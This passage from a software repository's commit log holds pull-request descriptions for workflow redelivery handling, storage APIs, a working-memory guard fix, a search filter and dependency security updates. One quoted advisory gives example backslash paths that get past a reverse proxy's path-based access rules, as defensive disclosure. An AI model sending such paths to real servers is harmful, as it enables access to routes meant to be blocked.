## Description With this PR the evented processor reads the stored run before it runs a leaf step: - The step finished and the run went on without it: the delivery is dropped. - The step saved its result but nothing took the run past it (the worker stopped between the save and the next step's message): the run continues from the saved result without running the step. - Otherwise the step runs as before. A `workflow.step.run` message can reach a worker after its step already finished: a broker redelivers a message whose ack was lost, a message waits in a queue while `restart()` runs the step, or a restart reads the run just before the step saves its result. Before this PR the worker ran the step again and then every step after it. The decision is a pure function in `workflow-event-processor/finished-occurrence.ts`. It compares the stored record with the one the delivery carried, so a step ID used twice in one workflow still runs at both places. It handles loop iterations, foreach items, parallel and conditional branches, and nested workflows. A resume of the step and time travel skip the check and run the step again on purpose. On stores with workflow step guards (Postgres), records the guards stamped are left to the guards. The check reuses the snapshot `#dispatch` already loads for the delivery, so a leaf delivery still reads the run twice (dispatch and `runLeafStep`'s suspension check), as on `main`. The same check runs on an exhausted delivery. A late `workflow.step.run` of a finished step used to fail the run once it used up its delivery attempts. It is now dropped, or continues the run when the run still has to continue from it. **When the check runs** The workflows store supports run fencing, the workflow keeps `autoRestartActiveRuns` (durable agent workflows opt out, so they are unchanged), it is not a processor workflow, and its `shouldPersistSnapshot` saves running snapshots. A store whose run-fencing probe rejects gets no check for that delivery: the processor logs a warning and runs the step as it does today, and the next delivery asks again. **Known limits** - A step whose worker stops before saving its result still runs again on the next delivery. Make steps with side effects idempotent. - `pruneSnapshot` must keep each step result's `status`, `startedAt` and `endedAt`, a loop step's `metadata.iterationCount`, a foreach step's `suspendPayload.__workflow_meta.foreachOutput`, and `activePaths`. Without them a step delivered again after it finished can run a second time. The changeset and the `workflow.mdx` reference say so. - A workflow whose `shouldPersistSnapshot` returns false for a running run gets no check: its stored active path lags behind the run, so the check can't tell a step the run went past from one it still has to continue from. Dropping there would leave a run stuck after a worker stopped between a step's save and the next step's message, so such a delivery runs the step again, as before this PR. - Nothing serializes two deliveries of one occurrence except the processor's event-ID step fence, which keeps same-ID deliveries apart and only on a pubsub with a lease provider (Google Cloud Pub/Sub has none). Deliveries it doesn't fence that read the same saved result can both continue the run from it. The extra chain can run the next step a second time and ends at the first step whose check finds that step finished and the run past it. - On a store with step guards (Postgres), loop iterations are left to the guards. A delivery the guards don't arbitrate (a restart or a time travel) that arrives after a loop's last iteration was saved runs that iteration again, as before this PR. The same holds for a foreach item that a restart queued again while another worker was still finishing it. **Tests** `test-utils/finished-occurrence-cases.ts` is one shared suite, run on the in-memory store (`finished-occurrence.test.ts`) and on Postgres (`stores/pg/.../evented-finished-occurrence.test.ts`). Replicas are separate `Mastra` instances sharing one store, and a broker is modelled by holding or dropping published events and by handing a recorded event to another replica. Cases: a finished step redelivered while the run goes on and after it ended (step, parallel, foreach, loop, nested), the original message arriving after a restart ran the step, a restart that read the run just before the step saved its result (plain step and a branch), a worker that stopped after saving a step result (step, exhausted delivery, loop's last iteration), an exhausted redelivery while the next step is running or suspended, a step used twice, time travel, and a step ID reused across a suspension in a workflow that skips running snapshots. With the two call sites reverted, 13 of the first 15 cases fail on their assertions (the step-used-twice and time-travel cases check behavior the fix must keep). Without the `shouldPersistSnapshot` condition, the last case fails with the run left `running`. The known-difference blocks for completed-transition replays in `evented-workflow-sleep-restart`, `nested-suspend-loop-redelivery` and `parallel-suspend-redelivery` are removed; those cells now assert the step runs once and fail without the fix. `redelivery-contract.test.ts` opts its workflow out with `autoRestartActiveRuns: false`, since the drain test needs a replay that runs steps again. Checks run locally: `pnpm build:core`, `pnpm --filter ./packages/core check`, core vitest on `src/workflows src/mastra src/agent/durable` (only the two `scheduler.test.ts` retry tests fail; they are time-zone dependent and fail on a machine not set to UTC), the Postgres suite against Docker. Rolling deploys (old and new instances processing one run) are out of scope. ## Related issue(s) Part of #28712. Stack: storage projections (#30274, merged) -> this PR -> recovery pass (#30279) -> recovery loop (#30281). ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [x] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [x] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 A workflow step can finish, and then a late copy of its "run this step" message can arrive. Before this change, the system could run the finished step again. Now the system checks the saved run state first. It skips the late message or continues from the saved result. ## Summary This change stops evented workflow leaf steps from running again when a delayed or redelivered `workflow.step.run` message arrives after that step occurrence has finished. ### Behavior - `WorkflowEventProcessor` checks persisted run state before it runs a leaf step. The check uses the new `finishedOccurrence` function. - The check applies only when all of these hold: - The storage adapter supports run fencing. - The workflow is not a processor workflow. - `autoRestartActiveRuns` is not disabled. - The workflow persists running snapshots. - For an eligible delivery, the result is one of three outcomes: - **Drop:** the run has moved past the step occurrence. - **Continue from saved result:** the run still needs to advance past the occurrence. The processor uses the stored result and does not run the step. - **Run:** the step runs as before. - If the run-fencing probe rejects, the processor logs a warning and runs the step as before. - Time travel and resume executions bypass the check and run the step. - Exhausted `workflow.step.run` deliveries get the same drop-or-continue handling before the pending failure is published. - The check covers repeated step IDs, loops, foreach items, branches, and nested workflows. - Canceled and tripwire results run only for restart targets. Success and failure results continue from the stored result when the run has not moved past the occurrence. - Start-guard eligibility checks are centralized in `#guardsStepStart`. - `routeStepRun` classifies each `workflow.step.run` delivery as a leaf, a dispatch, or missing. ### Limits - A worker that stops before it saves a result can still cause a rerun. - Concurrent deliveries that the event-ID step fence does not separate can both continue from the same saved result. - Rolling deploys that run old and new instances on the same run are out of scope. ### Snapshot pruning When `pruneSnapshot` is set, the snapshot must keep these fields for the check to work: - Step result `status`, `startedAt`, and `endedAt`. - Loop `metadata.iterationCount`. - Foreach `suspendPayload.__workflow_meta.foreachOutput`. - `activePaths`. ### Tests - Adds `describeFinishedOccurrenceCases({ getStorage, connect? })`. This shared suite uses separate Mastra replicas on shared storage. It simulates redelivery, dropped messages, process crashes, and held step-end events. - The cases cover sequential, parallel, foreach, loop, and nested workflows. They also cover exhausted deliveries, saved results, time travel, and workflows that do not persist running snapshots. - Adds an in-memory suite and a Postgres suite. Both run the shared cases. - Adds a parameterized `routeStepRun` test suite. - Updates the redelivery tests in `evented-workflow-sleep-restart`, `nested-suspend-loop-redelivery`, and `parallel-suspend-redelivery`. Each now expects one fixed result for every redelivery mode. The mode-dependent extra executions are removed. - Updates `redelivery-contract`. The timer-drain test disables `autoRestartActiveRuns`, and the duplicate-execution reason now names the workflow without the finished-step check. - The author reports these results. This summary did not verify them: - Reverting both check call sites makes 13 of the first 15 cases fail. - Removing the `shouldPersistSnapshot` condition leaves a run in `running` in the final case. - `pnpm build:core`, `pnpm --filter ./packages/core check`, the core Vitest tests, and the Postgres suite against Docker were run. - Two `scheduler.test.ts` retry tests failed in the Vitest run. The author attributes them to time-zone dependence on a non-UTC machine. ### Documentation - The changeset adds a patch note for evented workflows. It limits the claims to storage adapters with run-ownership support. It excludes workflows with `autoRestartActiveRuns: false` and runs whose running snapshot is rejected by `shouldPersistSnapshot`. - `docs/.../workflows/overview.mdx`: On the evented engine, a late event does not rerun a step whose result is saved. Workflows with `autoRestartActiveRuns: false`, including durable agent workflows, still rerun the step. The earlier statement that redelivery reruns the step is removed. - `docs/.../reference/workflows/workflow.mdx`: Returning `false` from `shouldPersistSnapshot` for a running run can cause a redelivered completed step and later steps to run again. The page also lists the additional `pruneSnapshot` fields above. - `redelivery-driver.ts` documentation: Describes when a completed-step redelivery is dropped or resumed, and when it re-executes. The ID-keyed `STEP_FENCE_TTL_MS` fence drops immediate duplicates but not late ones. ### Scope - 15 files changed. Lines: +1379 and −69. - Core logic: `finished-occurrence.ts` (+163), `workflow-event-processor/index.ts` (+249, −26), and `routing.ts` (+68). - Shared test suite `finished-occurrence-cases.ts` adds 747 lines. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
mastra-platform[bot]
|
d40ecd5f0d |
test(cli): keep flush on mocked analytics client (#30315) | ||
|
mastra-platform[bot]
|
b860194516 |
chore(daytona): switch to the renamed @daytona/sdk package (#28995)
Co-authored-by: wardpeet <ward@coding-tech.com> |
||
|
Ward Peeters
|
bf246b6c09 |
Revert "feat(factory): let one issue or pull request have a card on several boards" (#30322) | ||
|
Dane - AI (Mastra)
|
93290db03e |
chore(deps): update security updates [security] (#30258)
> [!NOTE] > This PR body was truncated due to platform limits. This PR contains the following updates: | Package | Type | Update | Change | |---|---|---|---| | [@hono/node-server](https://redirect.github.com/honojs/node-server) | devDependencies | patch | [`2.1.6` → `2.1.7`](https://renovatebot.com/diffs/npm/@hono%2fnode-server/2.1.6/2.1.7) | | [@hono/node-server](https://redirect.github.com/honojs/node-server) | dependencies | patch | [`2.1.6` → `2.1.7`](https://renovatebot.com/diffs/npm/@hono%2fnode-server/2.1.6/2.1.7) | | [@hono/node-server@>=2.0.0 <2.1.3](https://redirect.github.com/honojs/node-server) | pnpm-workspace.overrides | patch | [`2.1.3` → `2.1.6`](https://renovatebot.com/diffs/npm/@hono%2fnode-server/2.1.3/2.1.6) | | [basic-ftp@<6.2.1](https://redirect.github.com/patrickjuchli/basic-ftp) | pnpm-workspace.overrides | patch | [`6.2.1` → `6.2.4`](https://renovatebot.com/diffs/npm/basic-ftp/6.2.1/6.2.4) | | [hono](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | devDependencies | patch | [`4.13.16` → `4.13.17`](https://renovatebot.com/diffs/npm/hono/4.13.16/4.13.17) | | [hono](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | dependencies | patch | [`4.13.16` → `4.13.17`](https://renovatebot.com/diffs/npm/hono/4.13.16/4.13.17) | | [hono](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | dependencies | patch | [`4.13.11` → `4.13.16`](https://renovatebot.com/diffs/npm/hono/4.13.11/4.13.16) | | [hono](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | devDependencies | patch | [`4.13.11` → `4.13.16`](https://renovatebot.com/diffs/npm/hono/4.13.11/4.13.16) | | [hono](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | dependencies | patch | [`^4.13.11` → `^4.13.16`](https://renovatebot.com/diffs/npm/hono/4.13.11/4.13.16) | | [hono@<4.13.11](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | pnpm-workspace.overrides | patch | [`4.13.11` → `4.13.16`](https://renovatebot.com/diffs/npm/hono/4.13.11/4.13.16) | | [hono@<4.13.13](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | pnpm-workspace.overrides | patch | [`4.13.13` → `4.13.16`](https://renovatebot.com/diffs/npm/hono/4.13.13/4.13.16) | | [hono@<4.13.8](https://hono.dev) ([source](https://redirect.github.com/honojs/hono)) | pnpm-workspace.overrides | patch | [`4.13.11` → `4.13.16`](https://renovatebot.com/diffs/npm/hono/4.13.11/4.13.16) | --- > [!WARNING] > Some dependencies could not be looked up. Check the [Dependency Dashboard](../issues/9505) for more information. --- ### @​hono/node-server: Backslash in the request path is parsed as a path separator, bypassing path-based access control at a reverse proxy [CVE-2026-126210](https://nvd.nist.gov/vuln/detail/CVE-2026-126210) / [GHSA-jpvv-r467-5p4w](https://redirect.github.com/advisories/GHSA-jpvv-r467-5p4w) <details> <summary>More information</summary> #### Details ##### Summary `@hono/node-server` passes the raw request-target to the WHATWG URL parser, which treats a backslash in the path as `/` and then resolves `..` segments. A request for `/admin\secret` or `/public\..\admin/secret` reaches the application as `/admin/secret`. A reverse proxy that follows RFC 3986 forwards the backslash unchanged and applies its path-based rules to the original path, so the request reaches a route the proxy is meant to block. ##### Details A raw backslash is not allowed in a request-target (RFC 3986, RFC 9112 Section 3.2.1), and RFC 9112 Section 3.2 says a recipient should reject such a request rather than correct it. Proxies such as nginx on Linux, HAProxy and Envoy keep the backslash as an ordinary character, so they and the application see different paths. The fix responds with `400 Bad Request` to a request whose path contains a raw backslash, for HTTP/1.1, HTTP/2, absolute-form request-targets and WebSocket upgrades. A percent-encoded backslash and a backslash in the query string are still accepted. ##### Impact An unauthenticated client can reach a route that a reverse proxy, load balancer or WAF in front of the application blocks by path. This affects applications served by `@hono/node-server` behind a front component that makes path-based decisions and forwards a backslash unchanged. Access control inside the Hono application, such as middleware on `/admin/*`, runs on the rewritten path and is not affected. #### Severity - CVSS Score: 5.3 / 10 (Medium) - Vector String: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N` #### References - [https://github.com/honojs/node-server/security/advisories/GHSA-jpvv-r467-5p4w](https://redirect.github.com/honojs/node-server/security/advisories/GHSA-jpvv-r467-5p4w) - [ |
||
|
Arthur Fiorette
|
8559e74767 |
feat(storage): workflow run summary listings and batched run ownership reads (#30274)
## Description
Adds `summary: true` listings that return only each run's status,
timestamp and parent, and `WorkflowsStorage.getRunOwnerships()` to read
many runs' ownership at once. Nothing in core calls them yet, so no
workflow behavior changes.
### Summary listings
`listWorkflowRuns({ summary: true })` now reduces each run's snapshot
to:
```ts
{ status?, timestamp?, parentWorkflow?: { workflowId, runId } }
```
`parentWorkflow` is present only when the stored parent has both IDs,
and is never `null`. A field the run doesn't have is left out. `context`
and every other snapshot field are never returned. Run fields outside
the snapshot (`runId`, `workflowName`, `resourceId`, `createdAt`,
`updatedAt`) are unchanged, and so is `total`.
| Where the snapshot is reduced | Stores |
|---|---|
| In the query (only the summary fields leave the database) | PostgreSQL
and LibSQL (already projected `{ status, timestamp }`, now add the
parent), MySQL, MSSQL, OracleDB, Spanner, DSQL, Cloudflare D1 and
Durable Objects, MongoDB (`project()`) |
| In the app, after reading the whole snapshot | DynamoDB, Redis,
Valkey, Upstash, Convex, in-memory |
This PR doesn't change the status filter. Among the SQL stores,
PostgreSQL (expression index on `snapshot ->> 'status'`), Spanner
(generated status column) and OracleDB (function index on `JSON_VALUE`)
filter on an index, and LibSQL storage v2 runs have an indexed `status`
column. MySQL, MSSQL, DSQL and Cloudflare D1 and Durable Objects extract
the status from each row's JSON.
MSSQL now caches whether the snapshot table has a `resourceId` column.
The non-summary `resourceId` filter uses the same cache, with the same
result as before.
### Batch ownership reads
`getRunOwnerships({ runIds })` returns a `Map` from run ID to the record
`getRunOwnership()` would return for that ID; runs that were never
claimed are left out. The default reads each run with
`getRunOwnership()`, at most 8 at a time, and stops starting new reads
once one fails. Overrides:
| Store | Round trips |
|---|---|
| PostgreSQL | One query for all IDs (one array parameter) |
| LibSQL | One query per 500 IDs |
| MySQL, MSSQL | One query per 500 IDs, joining the requested IDs so the
column's collation matches them as the single-run read does |
| MongoDB | One `find` per 1,000 IDs |
| DynamoDB | One strongly consistent `BatchGetItem` per 100 IDs,
unprocessed keys retried with backoff; IDs that differ only in case name
one item, as in the single-run read |
| Upstash | One pipeline request per 100 IDs |
| Redis, Valkey | One single-key script call per ID (works across
cluster hash slots), up to 500 in flight |
| In-memory | Reads every record in one pass |
| Convex, DSQL, Spanner, OracleDB, Cloudflare D1 and Durable Objects |
Base default |
### In-memory `updatedAt`
The in-memory store now moves a run's `updatedAt` on
`updateWorkflowResults()`, `updateWorkflowState()` and
`updateWorkflowRunHeader()`, as the database adapters already did. A
write a status guard rejects leaves it alone.
### Conformance
In `@internal/storage-test-utils`, run on every store with run fencing:
the summary listing shape for v1 and storage v2 runs, including a null
parent, a parent with one ID and a missing timestamp; `getRunOwnerships`
over 1,001 IDs with live, released, expired and unclaimed runs, each
record equal to the single-run read, plus IDs that differ from a claimed
one only by a trailing space or case (MySQL, MSSQL and DynamoDB match
those in the single-run read). The `updatedAt` cases run through
`createWorkflowsTests`. Valkey and Cloudflare Durable Objects don't run
that suite: Valkey writes through the same path as Redis, and Durable
Objects don't implement partial writes.
Checks run locally: `pnpm build:core`, core `check`, lint and `tsc` of
every touched store, and the conformance suite against in-memory,
LibSQL, PostgreSQL, MySQL, MSSQL, MongoDB (replica set), Redis, Valkey,
DynamoDB Local and Upstash (serverless-redis-http). MSSQL has 15
failures outside this PR's cases that fail the same way on `main`
locally. DSQL, Convex, Spanner, OracleDB and Cloudflare were not run
locally.
Stack 1 of 4; the recovery pass in the later PRs uses these reads.
## Related issue(s)
Part of #28712
## Type of change
- [ ] Bug fix (non-breaking change that fixes an issue)
- [x] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [x] Performance improvement
- [x] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [ ] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Workflow runs can now be listed in a smaller form that holds
only the status, time, and parent workflow. The PR also adds a way to
look up the owners of many runs in one call. Storage adapters return
only the fields that callers need.
## Overview
This PR adds two storage capabilities for workflow runs:
- `listWorkflowRuns({ summary: true })` returns a reduced snapshot for
each run. The snapshot contains `status` and `timestamp`. It adds
`parentWorkflow: { workflowId, runId }` only when both parent IDs are
non-empty strings.
- `WorkflowsStorage.getRunOwnerships({ runIds })` returns ownership
records for many runs. It returns a `Map` keyed by run ID and omits
unclaimed runs.
The in-memory store also changes. Successful writes refresh `updatedAt`.
A write rejected by a status guard leaves `updatedAt` unchanged.
The PR description states that core does not call these APIs yet.
Workflow behavior does not change in this PR.
## Changes by area
**Core (`@mastra/core`)**
- `storage/domains/workflows/base.ts`: Adds a default `getRunOwnerships`
implementation. It deduplicates run IDs and reads at most 8 records
concurrently through `getRunOwnership`. It omits unclaimed runs. A
failed read rejects the batch and stops further reads from starting.
- `storage/domains/workflows/inmemory.ts`: Adds `summary` support to
`listWorkflowRuns`. Summary reduction runs after filtering and
pagination. `updateWorkflowResults`, `updateWorkflowState`, and
`updateWorkflowRunHeader` refresh `updatedAt` after successful writes.
- `storage/types.ts`: Documents the fuller reduced-snapshot shape for
`summary`. It changes no runtime behavior.
**Store adapters**
Summary support (`summary: true`) is added in: Cloudflare D1, Cloudflare
Durable Objects, Convex, DSQL, DynamoDB, LibSQL, MongoDB, MSSQL, MySQL,
OracleDB, PostgreSQL, Redis, Spanner, Upstash, and Valkey.
Reduction happens in the database for these stores:
- SQL stores: PostgreSQL, LibSQL, MySQL, MSSQL, OracleDB, Spanner, DSQL
- Cloudflare D1 and Durable Objects
- MongoDB (projection)
Reduction happens in application code for these stores:
- Convex, DynamoDB, Redis, Upstash, Valkey
`getRunOwnerships` is added in: PostgreSQL, LibSQL, MySQL, MSSQL,
MongoDB, DynamoDB, Redis, Upstash, and Valkey. The batch strategy
differs by store:
- PostgreSQL: one query.
- LibSQL, MySQL, MSSQL: chunks of up to 500 IDs.
- MongoDB: batches of 1,000 IDs.
- DynamoDB: strongly consistent batch reads of up to 100 keys.
Unprocessed keys retry with exponential backoff.
- Upstash: pipeline batches of 100.
- Redis and Valkey: one single-key ownership script call per run. Calls
run in batches of up to 500.
Cloudflare D1 and Durable Objects include `resourceId` in summary
queries only when the table has that column. The column check is cached.
**Conformance test utilities (`stores/_test-utils`)**
- `createSummaryListingTests`: Covers summary shapes, parent metadata
handling, and comparison with full listings. It skips stores without
run-fencing support.
- `createUpdatedAtTests`: Covers `updatedAt` on partial writes. For
storage v2 run journals, it checks header and state updates, including
guard-rejected writes.
- Run-fencing tests: Add batch ownership read cases for live, released,
expired, and unclaimed runs. They also cover inputs larger than
MongoDB's 1,000-item chunk size, collation lookalike IDs, and empty
input. The `untilLapsed` helper polls for up to 5 seconds, checking
every 20 ms.
**Changesets**
Patch changesets cover the affected store packages. A minor changeset
covers `@mastra/core`.
## Scope
- Files changed: 30
- Lines added: 1,555
- Lines removed: 52
## Verification
The author reports these local results. They have not been checked
against the current head:
- `pnpm build:core`, core checks, lint, and TypeScript checks for
touched stores were run.
- Conformance runs were run against the listed stores. The author
reports 15 MSSQL failures outside this PR's test cases. The author
reports the same failures on `main`.
- Conformance tests were not run locally for DSQL, Convex, Spanner,
OracleDB, or Cloudflare.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Leo
|
3c1b528b6e |
fix(memory): block irrelevant replace of shared working memory at default scope (#30306)
## Summary
With working memory `scope` left at its default (`'resource'`), the
experimental vNext update-working-memory tool let one thread erase a
line another thread wrote to shared memory by calling it with
`updateReason: 'replace-irrelevant-memory'`. The tool resolved `scope ||
'resource'` for its ID checks, but the guard compared the raw config
value, which is `undefined` by default. The guard now uses the resolved
scope, so default and explicit `'resource'` behave the same, and the
refusal says the memory is shared instead of the misleading "no
searchString was provided".
**Why this way:** reusing the `scope` already resolved a few lines above
keeps one source of truth, rather than repeating `|| 'resource'` in the
guard (the issue's preferred option too).
Door: two-way · Risk: low (composes `@mastra/memory` vNext working
memory tool) · Cleanup: none
## Evidence
New test file
`packages/memory/src/tools/working-memory-vnext-scope.test.ts` drives
the real tool from `Memory.listTools()` with a real `Memory` and
`InMemoryStore`, writing from two threads and reading back from both.
- **Before** (origin/main's `working-memory.ts`):
```
× another thread can't erase shared resource memory as irrelevant (scope
left at its default)
expected { success: true, … } to match object { success: false, … } //
thread B replaced Apollo
× another thread can't erase shared resource memory as irrelevant
(scope: 'resource' set explicitly)
// refused, but with "no searchString was provided"
✓ still lets a thread clarify an existing resource-scoped line when
scope is left at its default
✓ with scope: 'thread', a thread can replace its own irrelevant memory
and other threads are untouched
Tests 2 failed | 2 passed (4)
```
**After:**
```
✓ another thread can't erase shared resource memory as irrelevant (scope
left at its default)
✓ another thread can't erase shared resource memory as irrelevant
(scope: 'resource' set explicitly)
✓ still lets a thread clarify an existing resource-scoped line when
scope is left at its default
✓ with scope: 'thread', a thread can replace its own irrelevant memory
and other threads are untouched
Tests 4 passed (4)
```
- Neighboring suites `src/tools/working-memory.test.ts` and
`src/index.test.ts` with the new file: 215 passed. `tsc --noEmit` for
`@mastra/memory` clean; `oxfmt --check` and `oxlint --deny-warnings`
clean on changed files.
One behavior note: the issue describes the guard as turning the update
into an append. On main, explicit `scope: 'resource'` actually refuses
the call (the guard cleared `searchString`, then the next check rejected
it) and nothing is written. This PR keeps that refusal and makes the
default match it; only the reason text changes.
## Merge Danger
Two-way: a one-condition change plus a clearer refusal message in the
experimental vNext tool; the riskiest part is that default-scope agents
that relied on `replace-irrelevant-memory` succeeding will now get a
refusal, which is the documented intent.
**Blast radius:** agents using working memory `version: 'vnext'` with
resource scope (default or explicit). The stable tool and thread scope
are unchanged. Open PR #29209 also edits `working-memory.ts`, in
different hunks (lines 1-90; this change is at line 426).
Closes #30287
## Council review
Rounds: 3
| Seat | Round 1 | Round 2 | Round 3 |
| --- | --- | --- | --- |
| Claude Opus 5.5 | not run | 9/10 | 10/10 |
| GPT-6.1 Sol | 9.8/10 | 10/10 | 10/10 |
| Grok 4.7 | empty seat | empty seat | empty seat |
| Kimi K3.1 | not run | not run | 10/10 |
| DeepSeek V4.1 Flash | not run | not run | 9/10 |
Created with Claude Opus 5.5 in T3 Code.
🤖 Generated with [Claude Code](https://claude.com/claude-code)
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Working memory can be shared by every chat that one user has.
Before this fix, if the scope was not set, one chat could delete a line
that another chat had saved. Now the default scope gets the same
protection as the explicit shared setting.
## Summary
This change fixes the guard for `replace-irrelevant-memory` in the
experimental vNext working-memory tool. The guard read the raw `scope`
config value. When `scope` was unset, that value was `undefined`, so the
guard did not run. The guard now uses the resolved `scope` value, which
includes the `resource` default.
## Behavior
- **Default or explicit `resource` scope:** A
`replace-irrelevant-memory` call that includes a `searchString` is
refused. The tool returns a specific failure. The failure tells the
agent to use `clarify-existing-memory` or `append-new-memory`. Before
this change, the tool cleared the `searchString` and continued to later
validation.
- **`thread` scope:** No change.
- **Stable (v1) working-memory tool:** No change.
- **`clarify-existing-memory`:** No change. The linked issue excludes
this tool.
The linked issue expected the replacement to become an append. This
change keeps the refusal for `resource` scope. It makes the default
scope match explicit `resource` scope.
## Changed files
- `packages/memory/src/tools/working-memory.ts` (+6/-3): Uses the
resolved scope in the resource-scope check. Returns the specific failure
for `replace-irrelevant-memory` with a `searchString`.
- `packages/memory/src/tools/working-memory-vnext-scope.test.ts` (+95):
Adds tests for:
- refusal under default and explicit `resource` scope;
- clarification of existing shared resource memory;
- replacement isolation under `thread` scope.
- `.changeset/nine-boxes-pump.md` (+5): Adds a patch changeset for
`@mastra/memory`.
No exported or public declarations change.
## Verification
The PR author reports the following results. This summary did not rerun
them.
- Four new tests pass.
- 215 tests pass across the new test file and the neighboring
`src/tools/working-memory.test.ts` and `src/index.test.ts` suites.
- `tsc --noEmit`, `oxfmt --check`, and `oxlint --deny-warnings` report
no issues.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: Claude Opus 5.5 <noreply@anthropic.com>
|
||
|
mastra-platform[bot]
|
f51098e60c |
fix(core): reject DurableAgent.recover() when processors or memory cannot be resolved (#29153) | ||
|
Tyler Barnes
|
d6f74ee480 |
test(core): isolate tests that set env before their imports (#30308)
Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
03df309527 |
feat(factory): let one issue or pull request have a card on several boards (#30269)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Eric Pinzur
|
af003d2158 |
feat(playground): add capability-gated span and trace search (#30299)
Adds a “Contains text” chip to the existing span and trace filter pickers when the server advertises the corresponding search capability. Enter/Apply commits the value; users can edit or remove the chip like other filters. Search survives URLs and saved views, validates the API's 3–256 Unicode-character range, and is omitted for unsupported backends. Trace hosts using the shared filter-bar hooks receive the field and chip through those hooks. Span hosts explicitly pass withTextSearch alongside textSearch/onTextSearchChange to the shared filter bar. Search remains a top-level query option and is not offered inside nested AND/OR groups. While an effective search is applied, the histogram is hidden and makes no aggregate request. Clearing search restores ordinary histogram behavior. Trace search uses ordinary list refreshes because delta requests do not support text search. Aggregate support is tracked in [OBS-936](https://linear.app/kepler-crm/issue/OBS-936). OSS portion of [OBS-885](https://linear.app/kepler-crm/issue/OBS-885); Platform snapshot consumption and its custom toolbar wiring follow after merge. No storage implementation or rollout flags are enabled by this PR. Missing capabilities safely disable search with older packages/backends. Validation: 189 focused UI tests across the shared filter bar and both explorers, plus 26 Studio route-state tests, pass (215 total). Shared UI and Studio typechecks, targeted type-aware lint, formatting, and the UI production build pass (Node 24). Responsive previews, including invalid search chips, were checked at 390, 768, and 1440px with network fixtures; no production end-to-end flow was tested. Trace consumers share the effective search from filters context; raw text stays available for editing and URL state. A dedicated setTextSearch action preserves empty drafts and removal separately from token updates. Spans receive the capability decision explicitly from their host. Search tests separate applying, editing, removal, histogram behavior, and field restrictions. Invalid restored terms remain editable and show a red error outline and warning icon, with a validation tooltip and accessible description. Switching another chip to an already-present search field is prevented. The span query retains its existing memoization, including the effective search term in its dependencies. The neighboring trace-explorer suite has two failures in “when a filter changes while a trace is open”: its Time range control is hidden from accessibility queries by the open dialog. Both reproduce with the changed source restored to the base commit. The other 91 tests in that suite pass, including render-isolation checks. Preview: <img width="1440" height="1000" alt="obs-885-traces-desktop" src="https://github.com/user-attachments/assets/b0352aac-8cc3-44ec-a014-9f0cc7011003" /> <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The PR lets users type a word into the trace and span search bar to find matching traces and spans. The search is saved in the page link, so others can open the same results. The histogram chart hides while a search is active. ## Summary This PR adds a "Contains text" filter to the shared span explorer and the trace explorer. The filter appears only when the server reports the matching search capability. ### Behavior - **Search input:** The filter bar adds a root-only "Contains text" field. Search stays a top-level query option. It is not part of nested AND/OR groups. - **Validation:** The input is trimmed and lowercased. The valid range is 3 to 256 Unicode code points. Invalid input shows a validation message and is not committed. - **URL state:** The `textSearch` URL parameter stores the search. An explicitly empty value stays in the URL and route state. Setting the value to `undefined` removes the parameter. - **Saved views:** Applying a saved view restores its saved search. Applying a view without a saved search clears the previous search. - **Capability gating:** Search is disabled when the `spanQueryTextSearch` or `traceQueryTextSearch` capability is missing. A URL-restored search is excluded from queries in that case. The search option is not offered. - **Histogram:** The histogram is hidden while an effective search is applied. It makes no aggregate request in that state. Clearing the search restores the histogram. - **Trace list refresh:** When an effective search is present, the trace list uses ordinary list refreshes. Delta polling is disabled, because delta requests do not support text search. - **Filter counts:** An effective search counts as an applied content filter. - **Date preset:** Changing to a non-custom date preset keeps the current search. Changing to a custom range keeps the existing filters and dates. - **Span panel:** Panel span references stay identical after head rows merge and selection changes rerender the component. ### Component and API changes - `useObservabilityListFilters` accepts `withTextSearch`. It returns `searchValue`, `textSearch`, and `setTextSearch`. - New `effectiveTextSearch` helper in `lib/text-search.ts`. - New `TEXT_SEARCH_FIELD` and `textSearchFilterItems` in `lib/text-search-filter.ts`. - `FilterBarField` adds `rootOnly`, `singleton`, and `validateInput`. `rootOnly` fields appear only at the root of the expression. `singleton` fields cannot replace another chip's field. `validateInput` blocks free-text commits until the input is valid. - `TracesConfigContextValue` adds a required `withTextSearch` boolean. - `TracesFiltersActions.setFilterTokens` accepts an optional third argument with `textSearch`. - `TracesFilters` adds `textSearch`. - `SpansFilterBarProps`, `UseSpansFilterBarOptions`, and `UseSpansFilterBarFieldsOptions` add text-search options. Trace hosts that use the shared filter-bar hooks receive the field and chip through those hooks. Span hosts can pass `textSearch` and `onTextSearchChange`. - `SpansExplorerHistogramProps` adds `textSearch`. - `useTracesListSource` anchors the request window when the query selection or delta-polling mode changes. ### Scope and limits - The PR does not enable a storage implementation or 